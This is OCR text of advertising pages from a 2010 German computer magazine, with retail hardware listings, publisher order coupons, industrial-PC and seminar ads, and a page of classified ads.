- für Mainboard bis ATX-Bauform

Aero Cool

59,90

PC-Gehäuse

Aerocool Vx-9 Pro LE Limited Edition

- Einbauschächte extern: 5x 5,25"
- Einbauschächte intern: 9x 3,5"
- inkl. fünf Lüfter • Front: 2x USB, Audio-I/O
- für Mainboard bis ATX-Bauform

Aero Cool

74,90

700-Watt-Netzteil

Aerocool E85M-700

- 700 Watt Dauerleistung • Effizienz bis zu 85%
- 11x Laufwerksanschlüsse • 1x 139-mm-Lüfter
- 2x PCIe-Stromanschlüsse
- Kabel-Management • ATX12V 2.2, EPS

CHIEFTEC

Flüsterleise, kraftvoll, modern, zuverlässig!

Chieftec NITRO

80 PLUS BRONZE

PC VIP SILVER

April 2010

BPS-550C 99,90

BPS-750C 119,90

Chieftec Nitro Modular

- modernes Kabelmanagement
- flüsterleiser 140-mm-Lüfter mit automatischer Lüftersteuerung
- Unterstützt CrossFireX und SLI
- Unterstützt PCIe 2.0 mit 6+2-pin
- umfangreiche Sicherheitsmerkmale schützen System und Komponenten
- mit 550 Watt (BPS-55C) oder 750 Watt (BPS-750C) Leistung erhältlich

ALTERNATE in Europa

ALTERNATE ist in fünf europäischen Ländern mit eigenen Niederlassungen präsent. Damit ist ALTERNATE nicht nur einer der führenden Technikversender Deutschlands, sondern Europas. Eigenständige Onlineshops für Deutschland, die Niederlande, Spanien, Österreich und Belgien (mehr unter www.alternate.eu) sowie ein besonderes Store-Konzept vor Ort sorgen für ein einmaliges Einkaufserlebnis. **Bitte beachten Sie, dass die jeweiligen angegebenen Produktpreise aufgrund von länderspezifischen Abgabevorschriften (Mehrwertsteuer, Urheberrechtsabgabe, Entsorgungsbeiträge etc.) variieren können.**

ALTERNATE

Alle Preise in Euro inkl. MwSt. Irrtümer und Druckfehler vorbehalten

LG

Neuheit!

3D-Monitor

LG Flatron W2363D

- 58,4 cm (23") Bilddiagonale • 1.920x1.080 Pixel • 5 ms Reaktionszeit
- Kontrast: 70.000:1 • Konvertierung von 2D in 3D in Echtzeit
- 2x HDMI, 1x DVI-D (HDCP), 1x VGA

ASUS

54,6-cm-Monitor (21,5")

Asus VH222D

- 54,6 cm (21,5") Bilddiagonale • 1.920x1.080 Pixel
- 5 ms Reaktionszeit • Kontrast: 20.000:1
- Helligkeit: 300 cd/m² • VGA

SAMSUNG

58,4-cm-Monitor (23")

Samsung SyncMaster XL2370HD

- 58,4 cm (23") Bilddiagonale • 1.920x1.080 Pixel
- 5 ms Reaktionszeit • Kontrast: 5.000.000:1
- 60 Hz • Helligkeit: 250 cd/m²
- 1x HDMI, 1x DVI-D, 1x VGA, DVB-T/C-Tuner

acer

60-cm-Monitor (23,6")

Acer GD245HQbid

- 60 cm (23,6") Bilddiagonale • 1.920x1.080 Pixel
- 2 ms Reaktionszeit • Kontrast: 80.000:1
- 120 Hz • Helligkeit: 300 cd/m²
- 1x HDMI, 1x DVI-D, 1x VGA

CASIO

EXILIM

Digitalkamera

Casio Exilim EX-FC100

- 9,1 Megapixel Auflösung • SD(HC)/MMC(Plus)
- 5x optischer Zoom • Gesichtserkennung
- elektronischer Bildstabilisator • 6,9-cm-LCD
- USB 2.0, Audio-/Video-Out

brother

Multifunktions-Tintenstrahldrucker

Brother DCP-585CW

- bis zu 6.000x1.200 dpi Druckauflösung
- bis zu 33 S/min Schwarzdruck
- Kopier- und Scanfunktion
- LAN, WLAN, USB

Transcend

SDHC-Speicherkarte

Transcend 32 GB SDHC

- 32 GB Speicherkapazität
- bis 20 MB/s lesen • bis 16 MB/s schreiben
- Class 10

PATRIOT

HD-Mediaplayer und Wi-Fi-Adapter

Patriot Box Office Bundle

- Anschluss externer Speicher über USB 2.0
- vorbereitet für den Einbau einer 2,5"-Festplatte
- HDMI, Digital-Out (optisch), LAN, 3x USB
- inkl. Patriot Wi-Fi USB-Adapter

OLYMPUS

Superzoom-Digitalkamera-Kit

Olympus SP-800UZ

- 14 Megapixel Auflösung • SD(HC)
- 30x optischer Zoom • elektr. Bildstabilisator
- 7,6-cm-Display • Mini-HDMI, USB 2.0, AV-Out
- inkl. Tasche und Mikro-HDMI-Kabel

steelseries

Gaming-Maus

SteelSeries Kinzu

- 3.200 dpi • 3 frei belegbare Tasten • Scrollrad
- Handneutrales, ergonomisches Design • 20 G
- 3,75 Megapixel/s • 1.000-Hz-Ultrapolling
- Eingebauter Speicher für 3 Profile • USB

CREATIVE

Lautsprecher

Creative GigaWorks T20 Series II

- Creative BasXPort™ für kräftige Bässe
- Frequenzumfang: 50 Hz - 20 kHz
- 2x 14 Watt (RMS) • 3,5 mm Klinke
- StereoChinch über Adapter

Adobe

Bildbearbeitungssoftware

Adobe Photoshop Lightroom 3.0

- Leistungsstarke Funktionen erleichtern das Durchsuchen, Verarbeiten und Organisieren von Bildbeständen • Lizenz für 1 Benutzer
- für MacOS X, Windows XP, Vista und 7

Office

Office-Software

Microsoft Office Home and Student 2010

- Word 2010, Excel 2010, PowerPoint 2010 und OneNote 2010 • 3 Benutzer

ALTERNATE Business Service - maßgeschneiderte Lösungen

Mit dem ALTERNATE B2B Service steht Ihnen ein kompetenter Partner mit individueller Betreuung und maßgeschneiderten Angeboten zur Seite. Der Service richtet sich vor allem an mittelständische Unternehmen und öffentliche Auftraggeber, die den Einkauf ihrer IT-Infrastruktur optimieren möchten. Profitieren Sie von unserer langjährigen Erfahrung und lassen Sie sich von Ihrem persönlichen Ansprechpartner beraten. Für detaillierte Informationen wenden Sie sich bitte an:

ALTERNATE B2B Service Fon: 06403 - 9050 3700 (Mo-Fr: 8-19 Uhr) mail@alternate-b2b.de www.alternate-b2b.de


ONLINE 25.000 PRODUKTE VERFÜGBAR

www.alternate.de

24h-Bestellhotline: 01805-905040*

*14 Cent/Min. aus dem deutschen Festnetz/powered by QSC, max. 42 Cent/Min. aus Mobilfunknetzen.

PHILIPS



3D-LED-Fernseher

Philips 40PFL8605K

- 102 cm (40") Bilddiagonale • 200 Hz
- 1.920x1.080 Pixel (Full HD) • Perfect Pixel HD, Ambilight Spectra 2, 3D-ready
- DVB-C/T/S/S2-Tuner • 4x HDMI, USB, CI+

1.699,-

PHILIPS

3D-Starter-Set

Philips PTA02/00 3D Starter Set

- Infrarot-Sender mit zwei LCD-Shutterbrillen
- für Philips 3D-Fernseher

229,-

Nintendo

Spielkonsole

Nintendo Wii Sports Resort Pak

- 729 MHz IBM Broadway-Prozessor
- DVD-Laufwerk • 88-MB-Arbeitsspeicher
- WLAN, 2x Eingabegerät, 2x USB-A
- inkl. „Wii Sports und Sports Resort"

189,90

ZALMAN

LG

LCD-Fernseher

LG 37LD420

- 94 cm (37") Bilddiagonale • 50 Hz
- 1.920x1.080 Pixel (Full HD)
- Dual XD Engine FullHD, Clear Voice II
- DVB-C/T-Tuner • 2x HDMI, USB, CI+

429,-

Microsoft Hardware
Discover the Difference

Controller

Xbox 360 Controller für Windows

- „Force Feedback"-Effekte
- acht Buttons, vier Schultertasten
- zwei analoge Joysticks mit Tastenfunktion
- USB

24,99

Nintendo

Wii-Game

Nintendo Wii Fit Plus

- neue Balance-Spiele mit Multiplayer-Modus
- Kalorienziele setzen und verfolgen
- neue Spielideen mit besonderem Spaßfaktor
- inkl. Balance Board

84,90

600-Watt-Netzteil

Zalman ZM600-RS

- 600 Watt Dauerleistung • Effizienz bis zu 87%
- 13x Laufwerksanschlüsse
- 4x PCIe-Stromanschlüsse
- 120-mm-Lüfter • ATX12V 2.3, EPS

78,90

Packard Bell

43,9-cm-Notebook (17,3")

Packard Bell LJ71-SB-073GE

- AMD Athlon II X2 M300 (2,0 GHz)
- ATI Mobility Radeon HD4570 • 4 GB RAM
- 500-GB-HDD • DVD-Brenner • VGA
- Windows® 7 Home Premium 64-Bit (OEM)

499,-

acer

29,5-cm-Netbook (11,6")

Acer Aspire TimelineX 1830T-52U4G32n

- Intel® Core™ i5 Prozessor 520UM (1,06 GHz)
- Intel® GMA HD • 4 GB DDR3-RAM
- 320-GB-HDD • HDMI, VGA
- Windows® 7 Home Premium 64-Bit (OEM)

799,-

acer

DLP-Projektor

Acer P5390W

- 1.280x800 Pixel • Kontrast: 3.700:1
- 4.000 ANSI-Lumen Helligkeit
- 16:10-Widescreen-Auflösung
- Standardmodus 33 dB(A) • 1x HDMI

899,-

Notebook-Kühler aus Aluminium

Zalman ZM-NC1000B

- für die optimale Kühlung eines Widescreen-Notebooks
- Maße: 330x308 mm
- ergonomisches Design für ermüdungsfreies Arbeiten
- zwei Lüfter mit bis zu 1.500 U/Min (über Drehregler einstellbar) und max. 25,5 dB(A)
- ein USB-Port für externe Geräte
- Stromversorgung über USB-Anschluss

29,99

ALTERNATE

Komplettsystem

ALTERNATE HighEnd X470 W7PRO64

- Intel® Core™ i5-750 Prozessor (2,66 GHz)
- Nvidia GeForce GTX 470 • 4 GB RAM
- 1-TB-HDD • Blu-ray-ROM, DVD-Brenner
- Windows 7 Professional 64-Bit (OEM)

1.099,-

Packard Bell

PC-System

Packard Bell iXtreme I6658GE

- Intel® Core™ i5-650 Prozessor (3,2 GHz)
- Nvidia GeForce GT 320 • 6 GB DDR3-RAM
- 1-TB-HDD • DVD-Brenner • Gigabit-LAN
- Windows® 7 Home Premium 64-Bit (OEM)

619,-

acer

PC-System

Acer Veriton M680G

- Intel® Core™ i5-670 Prozessor (3,46 GHz)
- Intel® GMA HD • 4 GB DDR3-RAM
- 2x 320-GB-HDD • DVD-Brenner • Gigabit-LAN
- Windows® 7 Pro/Windows XP Pro (OEM)

989,-

Österreich

ALTERNATE
Triester Straße 282-284, A-1230 Wien
Mail: mail@alternate.at Mo-Fr: 10 - 20 Uhr
Web: www.alternate.at Sa: 9 - 18 Uhr

Deutschland

ALTERNATE
Philipp-Reis-Straße 3, D-35440 Linden
Mail: mail@alternate.de Mo-Fr: 9 - 20 Uhr
Web: www.alternate.de Sa: 9 - 18 Uhr

Preise können aufgrund von länderspezifischen Steuern und Abgabevorschriften variieren.

-> Das Trend-Thema aus der Sicht der Profis:
Mit iX-Know-how zum Erfolg.

Das iX SPECIAL informiert Sie als IT-Praktiker über Chancen, Risiken und Möglichkeiten, Rechenleistung nach Bedarf aus dem Web abzurufen. iX-Experten analysieren kritisch, was sich hinter dem IT-Hype verbirgt und zeigen, wie Sie profitieren können:

- -> Warum und wie Sie mit innovativen Kombinationen von Virtualisierung und Grid jetzt noch flexibler und leistungsfähiger werden
- -> Welche Erfahrungen von Global Playern auf Ihr Unternehmen übertragbar sind

Ausgewählte Software-Highlights auf der iX-Gratis-DVD unterstützen Sie mit freier Virtualisierungssoftware, Trial-Versionen, Podcast sowie wichtigen Standarddokumenten.

Bestellen Sie Ihr Heft jetzt bequem und ohne Versandkosten!

Jetzt iX SPECIAL bestellen:

Ja, ich will jetzt vom Profi-Know-how im neuen iX SPECIAL „Cloud, Grid, Virtualisierung" profitieren und bestelle dieses Sonderheft inklusive der Heft-DVD jetzt versandkostenfrei für € 12,90.

iX. IT-Informationen auf Augenhöhe.

Name, Vorname

PLZ, Ort

Datum, Unterschrift

Straße, Haus-Nr.

Telefon + E-Mail (für evtl. Rückfragen)


Ja, ich bin damit einverstanden, dass der Heise Zeitschriften Verlag mich über seine Angebote und Produkte informiert. Diese Informationen wünsche ich per: ☐ E-Mail ☐ Telefon

Eine Weitergabe meiner Daten an Dritte erfolgt nicht. Meine Einwilligung kann ich jederzeit widerrufen; auf Wunsch auch nur für einzelne Kommunikationsmittel. Dazu genügt eine formlose Nachricht an: Heise Zeitschriften Verlag GmbH & Co. KG, Vertrieb & Marketing, Helstorfer Str. 7, 30625 Hannover oder datenservice@heise.de (Datenschutzhinweis unter www.heise.de/privacy).

Kupon per Post an: iX Leserservice, Helstorfer Str. 7, D - 30625 Hannover

Fax: 05 11 . 53 52 147 · Telefon-Hotline: 05 11 . 53 52 226 · Online-Order: **www.iX.de/special**

Datarecovery



Von magnetischen optischen, magnetoptischen Speichermedien

Bei Ausfall aus dem Betrieb heraus, Brand-/Wasserschäden u.a.

Wir geben Ihren Daten eine Chance

MSS

J. Kupfrian - MSS MEDIA
Öffentl. best. u. vereid. Sachverständiger
Tel. 02351-79635
Fax 02351-786149
www.mss-media.com
E-Mail: datenrettung@kupfrian.de

FERNSEHPROGRAMM

Gibt's bei TELEPOLIS nicht: dafür spannende Einblicke in die unterschiedlichsten Weltraumaktivitäten. Telepolis.de: unverwechselbarer Online-Journalismus.

TELEPOLIS
www.telepolis.de

PANEL PC

Panel PC's für Panel-, Wall-, Rack-Montage, für Hutschiene (DIN), für Standfuß, Arm oder VESA Montage

Abb.: AFOLUX 12.1"

Embedded Fanless Panel PC, Helligkeit 350cd/450cd/m², integrierte Speaker, Touch Screen, 802.11b/g wireless Antenne u. Bluetooth Modul, Kompletter I/O-Support: 1 x RS-232, 1 x RS-232/422/485 COM Port, 2 x USB 2.0, 2 x LAN, in 7", 8.4", 10.4" und 12.1", 256/512MB vorinstalliert

Abb.: AFOLUX 17" (15", 17", 19" TFT LCD mögl.)

Embedded Panel PC VIA C7(R) 1.5GHz CPU mit FAN oder Fanless mit 500MHz CPU, 300/350cd m², Ausstattung sonst wie AFOLUX 7" bis 12.1"

Abb.: PPC-2706

6.5" bis 12.1" möglich

Panel PC mit AMD(R) Geode LX800, komplette I/O, bis 1GB Memory, Dual LAN, CFII, Front IP65

PPC-3715GS

PPC mit Intel(R) Pentium(R) o. Celeron(R) M bis FSB 533MHz, 8.4", 10.4", 12.1" und 15" TFT LCD, >1GB Memory, VGA/24-bit dual Channel LVDS

Abb.: PPC-5290GS (19")

PPC für LGA775 Pentium(R) 4/Celeron(R) D bis 3.8GHz CPU, 2GB Memory, 15", 17", 19" TFT LCD


weitere Varianten im Internet oder in unserem
Katalog: www.abeco.de

ABECO
Industrie-Computer GmbH

ABECO Computer

Langdorfer Str. 54
47669 Wachtendonk
Fon: 02836-910110
Fax: 02836-8165
eMail: mail@abeco.de
Web: www.abeco.de

Einfach unschlagbar!



Profitieren Sie als Einsteiger, Umsteiger oder Profi von 132 Seiten exklusivem Linux-Know-how, Tipps und Tricks aus der c't-Redaktion:

- Linux installieren & Linux-Rechner ins Heim- oder Firmennetz integrieren
- unkompliziert Daten von Windows nach Linux übernehmen
- lernen, wie man direkt mit dem Kernel spricht, Treiber übersetzt oder den Bootprozess beschleunigt

Mit Ihrer Heft-DVD und der -CD erhalten Sie jetzt:

1. Ubuntu 10.04 als 32- und 64-Bit-Version mit 3 Jahren Update-Garantie (Long Term Support).
2. Das Notfall-Knoppix mit vielen nützlichen Tools zur Datenrettung, Systemdiagnose und -reparatur läuft von CD oder USB-Stick.

Bestellen Sie jetzt Ihr Heft portofrei nach Hause!

Der bequemste Weg zu Ihrem neuen c't kompakt Linux: **einfach nach Hause ordern!**

↳ Weiterlesen, wo andere aufhören.

c't magazin für computer technik

Online bestellen:
www.ctspecial.de/linux

Kupon faxen:
05 11 . 53 52 147

Anrufen:
05 11 . 53 52 197

Kupon per Post an:
Heise Zeitschriften Verlag,
Helstorfer Str. 7,
D - 30625 Hannover

X **Ja, ich will vom c't-Know-how im neuen c't kompakt Linux profitieren.** Senden Sie mir bitte das neue Heft inkl. DVD und CD für € 8,90 portofrei nach Hause.

Name, Vorname

Datum, Unterschrift

Straße, Haus-Nr.

Telefon + E-Mail (für evtl. Rückfragen)

PLZ, Ort

powered by: iX


Scrum Events 2010

Agiles Projektmanagement verstehen und zertifizieren

Zu den absoluten Highlights zählen die Workshops mit **Jeff Sutherland** oder **Ken Schwaber**, den beiden Begründern von Scrum – eine einmalige Gelegenheit, einen der „geistigen Väter" von Scrum zu treffen.

- **Certified Scrum Product Owner (CSPO):** Zertifizierungskurs 21. bis 23. September 2010 in München mit **Angela Druckman** (Certified Scrum Trainer).
- **Scrum in depth – inklusive PSM-Zertifizierung:** **Ken Schwaber** wird am 12. und 13. Oktober 2010 einen anspruchsvollen 2-Tages-Vertiefungs-Workshop zum Thema Scrum in München durchführen. Es besteht die Möglichkeit zur Zertifizierung als Professional Scrum-Master der Scrum.org.
- **Zertifizieren: Jeff Sutherland** wird am 15. und 16. November 2010 einen Workshop „Certified Scrum Master" in Berlin durchführen.

Die Teilnehmerzahlen für diese Seminare sind begrenzt – am besten gleich anmelden.



Dr. Jeff Sutherland erfand Scrum bei der Easel Corporation 1993. Er erarbeitete mit dem Scrum-Miterfinder **Ken Schwaber** den formalisierten Scrum Prozess zur OOPSLA'95 Konferenz.

Weitere Infos und Buchung unter:
www.ix-konferenz.de
www.hlmc.de/scrumevents

Veranstaltungen von iX

in Zusammenarbeit mit HLMC

Jetzt buchen!

19"Industrie-PC
Chassis oder Komplett-Systeme mit TFT LCD

4HE Industrie-PC mit 6.5" TFT LCD Display und optionaler herausziehbarer Tastatur mit Touch-pad für ATX Motherboard und Backplanes bis zu 14 Slots, Drive Bays für 3 x 5.25", 1 x 3.5", Abmessungen: (B)431 x (H)176 x (T)480 mm; PICMG 1.3 Support, Konfig.nach Kundenwunsch

4HE Industrie-PC mit 6.5" oder 8.4" TFT LCD 7-Slot Half-size Workstation,OSD Function Keys Drive Bays für 2 x 3.5" HDD's,support Standard AT/ATX Netzteile, von der Front zugängliches I/O Slot Design, 2 USB frontseitig, optionaler Touch Screen, kompatibel mit halben Slot-Card-Single Board Computer ISA, PCISA, PICO, Abmessungen: (B)431 x (H)176 x (T)280 mm; Konfiguration nach Kundenwunsch

5HE Industrie-PC mit 8.4" oder 12.1" TFT LCD für ATX-Motherboard oder Backplanes bis zu 14 Slots, Drive Bays für 1 x 5.25" CD-ROM, 1 x 3.5" FDD ex- u. 1 x 3.5" intern, Abmessungen hier: (B)431 x (H)220 x (T)470 mm; Helligkeit 400 cd/m², Konfiguration nach Kundenwunsch

Mini-Workstation wahlweise mit 10.4", 12.1", 15" 17" oder 19" TFT LCD, Helligkeit 300-400cd/m², 1 x 3.5" HDD, 1 x 5.25" CD-ROM, 1 x 3.5" FDD

Industrie-Workstation mit 10.4", 12.1", 15", 17" oder 19" TFT LCD, Helligkeit 300-400cd/m², 1 x 3.5" HDD, 1 x 5.25" CD-ROM, 1 x 3.5" FDD, Individualausbau nach Kundenwunsch

weitere Varianten im Internet oder in unserem
Katalog: www.abeco.de

ABECO
Industrie-Computer GmbH

ABECO Computer

Langdorfer Str. 54
47669 Wachtendonk
Fon: 02836-910110
Fax: 02836-8165
eMail: mail@abeco.de
Web: www.abeco.de

JETZT Kombi-Angebot nutzen: Jede Anzeige ab 3 Zeilen wird zusätzlich unter www.heise-marktplatz.de, dem kostenlosen Internetportal für Kleinanzeigen, veröffentlicht.

Oracle Support, Troubleshooting, Remote DBA, Lizenzkosten-Optimierung: www.oraservices.de G

* * * * * **www.Steckdose-mit-Handy.de** * * * * * G

Einfache Datensicherung für KMU
intuitive, elegante Schnittstelle, läuft in 5 Minuten

www.CrashPlan-PRO.de G

Mobilehelp: Remote Support für Windows CE, Mobile und Embedded Produkte, Kundenspezifische Anpassungen sowie nahtlose Integration in bestehende Applikationen mittels SDK. www.mobilehelp.ch G

Wenn Sie sich in Kryptographie auskennen und an einer sehr interessanten Aufgabe mitarbeiten möchten, melden Sie sich bitte bei mir. Es handelt sich um die Komplettierung eines neuen Systems, das nach einem völlig neuartigen, patentierten Verfahren konstruiert wurde und einmalige Eigenschaften aufweist. Herausragend ist, dass erstmalig ein Schlüsselstrom-Generator in einem ONE-TIME-PAD-Modus arbeitet und nur Unikate erzeugt. Das System ist für höchste Sicherheit ausgelegt. Professionelle Kenntnisse in C und Assembler und des Windows-Betriebssystems sind daher erwünscht für eine Mitarbeit, auf die ich wegen meines Alters und einer Behinderung angewiesen bin. Ich freue mich auf Ihren Anruf. Sie können mich erreichen in Köln unter 02 21/31 35 18.

www.alphaco.de **TINTE-TONER-PAPIER-SPEICHER** G

Dongle-Patches für jede PC-Software gibts bei AT-Elektronik, Tel/Fax: 0 44 74/51 78 G

>>>>>> Profis entwickeln Ihre Software <<<<<< Professionelle Softwareentwicklung unter UNIX und Windows zu Festpreisen. Delta Datentechnik GmbH, 73084 Salach, Tel. 0 71 62/93 17 70, Fax 93 17 72, www.deltadatentechnik.de G

CodeTwo: Einheitliche und professionelle Signaturen, Disclaimers sowie Outlook Kalender Sharing von der Exchange und Office 2003-2010 Version. In nur wenigen Minuten eingerichtet! www.codetwo.de Ihr Partner für Exchange und Outlook Funktionserweiterungen. G

DONGLEÄRGER? Weiterärgern oder www.xmation.org G

Individuelle Softwareentwicklung unter .NET, Oracle, SQL Server, MS Access. BISS Software GmbH, Tel. 030/85602920, www.biss-software.de G

www.kostenlose-platinen-software.de G

www.antennenfreak.de UMTS-Antennen + Zubehör G

Die neue Domainbörse: **www.iSeller.de** G

Technische Systemprogrammierung Windows-CE / -XP / Embedded Images, 45699 Herten, 0 23 66/30 53 30 www.schneeweiss.de G

Individuelle Software zum günstigen Festpreis! Wir entwickeln Ihre Windows- oder Web-Basierte Anwendung mit MS Access, C#, VB.NET, ASP.NET, SQL-Server und Oracle 9i/10g mit Pflichtenheft oder nach Aufwand, bei Bedarf auch Vor-Ort. TriniDat Software-Entwicklung GmbH, Am Wehrhahn 45, 40211 Düsseldorf, Fon 02 11/1 71 93 56 Mail: kontakt@trinidat.de. Web: www.trinidat.de G

softaktiv.datensysteme Datenbankapplikationen, Website Boosting, Online-Pressemitteilungen, Unterstützung bei Ihren V-Projekten. Einfach anrufen, Faxen oder eine E-Mail schicken. Telefon: 05 11/3 88 45 11, Mobil: 01 70/3 21 00 24, Telefax: 05 11/3 88 45 12, E-Mail: service@softaktiv.de, Internet: www.softaktiv.de G

www.schnell-ohne-dsl.de – alles für UMTS: Modems, Notebookkarten, Antennen, Verträge G

www.patchkabel.de - LWL und Netzwerk Kabel G

Erfahrene Diplom-Fachübersetzerin übersetzt EDV-Texte aller Art (Software und Hardware) insbesondere Texte aus den Bereichen Telekommunikation und Netzwerke. Englisch-Deutsch. Tel. + Fax: 0 51 30/3 70 85. G

Anzeigenschluss für die nächsten erreichbaren Ausgaben:
17/2010: 14. 07. 2010
18/2010: 28. 07. 2010

Bitte denken Sie bei Auftragserteilung an die Vorauskasse.

c't – Kleinanzeigen

Private Kleinanzeige:
erste Druckzeile € 10,– ; jede weitere Zeile € 8,–

Gewerbliche Kleinanzeige:
erste Druckzeile € 20,–; jede weitere Zeile € 16,–

Chiffre-Anzeige: € 5,– Gebühr

Hinweis: Die Rechnungsstellung erfolgt nach Veröffentlichung der Anzeige!

Name/Vorname

Firma

Str./Nr.

PLZ/Ort

Veröffentlichungen nur gegen Vorauskasse

Bitte veröffentlichen Sie den Text in der nächsterreichbaren Ausgabe von c't.

○ Den Betrag buchen Sie bitte von meinem Konto ab.

Kto.-Nr. BLZ

Bank

○ Den Betrag habe ich auf Ihr Konto überwiesen.
Sparkasse Hannover, BLZ 250 501 80, Kto-Nr. 199 68

Bei Angeboten: Ich versichere, dass ich alle Rechte an den angebotenen Sachen besitze.

Datum Unterschrift (unter 18, der Erziehungsberechtigte)

Faxnummer: 05 11 / 53 52-200

Bitte veröffentlichen Sie in der nächsterreichbaren Ausgabe (Vorlaufzeit mind. 3 Wochen) folgende Anzeige im Fließsatz ○ privat ○ gewerblich* (werden in c't mit G gekennzeichnet) ○ Chiffre
○ Ich bin nicht damit einverstanden, dass meine Anzeige parallel auch im Internetangebot des heise-marktplatz (www.heise-marktplatz.de oder .ch) erscheint.

€ 10,– (20,–)

€ 18,– (36,–)

€ 26,– (52,–)

€ 34,– (68,–)

€ 42,– (84,–)

€ 50,– (100,–)

€ 58,– (116,–)

€ 66,– (132,–)

Pro Zeile bitte jeweils 45 Buchstaben einschließlich Satzzeichen und Wortzwischenräumen. Wörter, die **fettgedruckt** (nur in der ersten Zeile möglich) erscheinen sollen, unterstreichen Sie bitte. Den genauen Preis können Sie so selbst ablesen. *Der Preis für gewerbliche Kleinanzeigen ist in Klammern angegeben. Soll die Anzeige unter einer Chiffre-Nummer erscheinen, so erhöht sich der Endpreis um € 5,– Chiffre-Gebühr.

Ausfüllen und einsenden an: **Heise Zeitschriften Verlag GmbH & Co. KG**
c't magazin für computertechnik, Anzeigenabteilung
Helstorfer Straße 7, D-30625 Hannover

↳ Weiterlesen, wo andere aufhören. c't

eMedia Book-Shop


Top-Buchtitel

Netzwerke von Kopf bis Fuß

Sind Sie von den Netzwerkbüchern angenervt, die mit ihren zahllosen Abkürzungen lediglich Ihren Kopf in den Schlafmodus versetzen? Netzwerke von Kopf bis Fuß ist Ihr wichtigster Begleiter beim Weg vom Netzwerk-Newbie zum Profi. Dabei gibt das Buch nicht nur Lösungen, sondern auch das Wissen über Zusammenhänge.

Mit Netzwerke von Kopf bis Fuß lernen Sie, konkrete Netzwerkprobleme verlässlich und fundiert zu lösen. Haben Sie vielleicht einen Glaserfaserkabelbruch? Hat Ihr Netzwerkentwurf gravierende Designfehler? Egal ob DHCP oder NAT, Port-Mapping oder IP-Spoofing, Router oder Switches: Sie lernen, was wirklich zählt und wie Sie die Probleme in den Griff kriegen, die Ihr Netzwerk beeinträchtigen.

ISBN 978-3-89721-944-1
540 S., Best.-Nr. 712956
44,90 €



Windows 7 Visual Quick Tips

Quick and easy answers for common Windows 7 questions

ISBN 978-0-470-52117-5
304 S., Best.-Nr. 713232
19,90 €

NEU

GIMP 2.6

Das umfassende Handbuch

ISBN 978-3-8362-1610-4
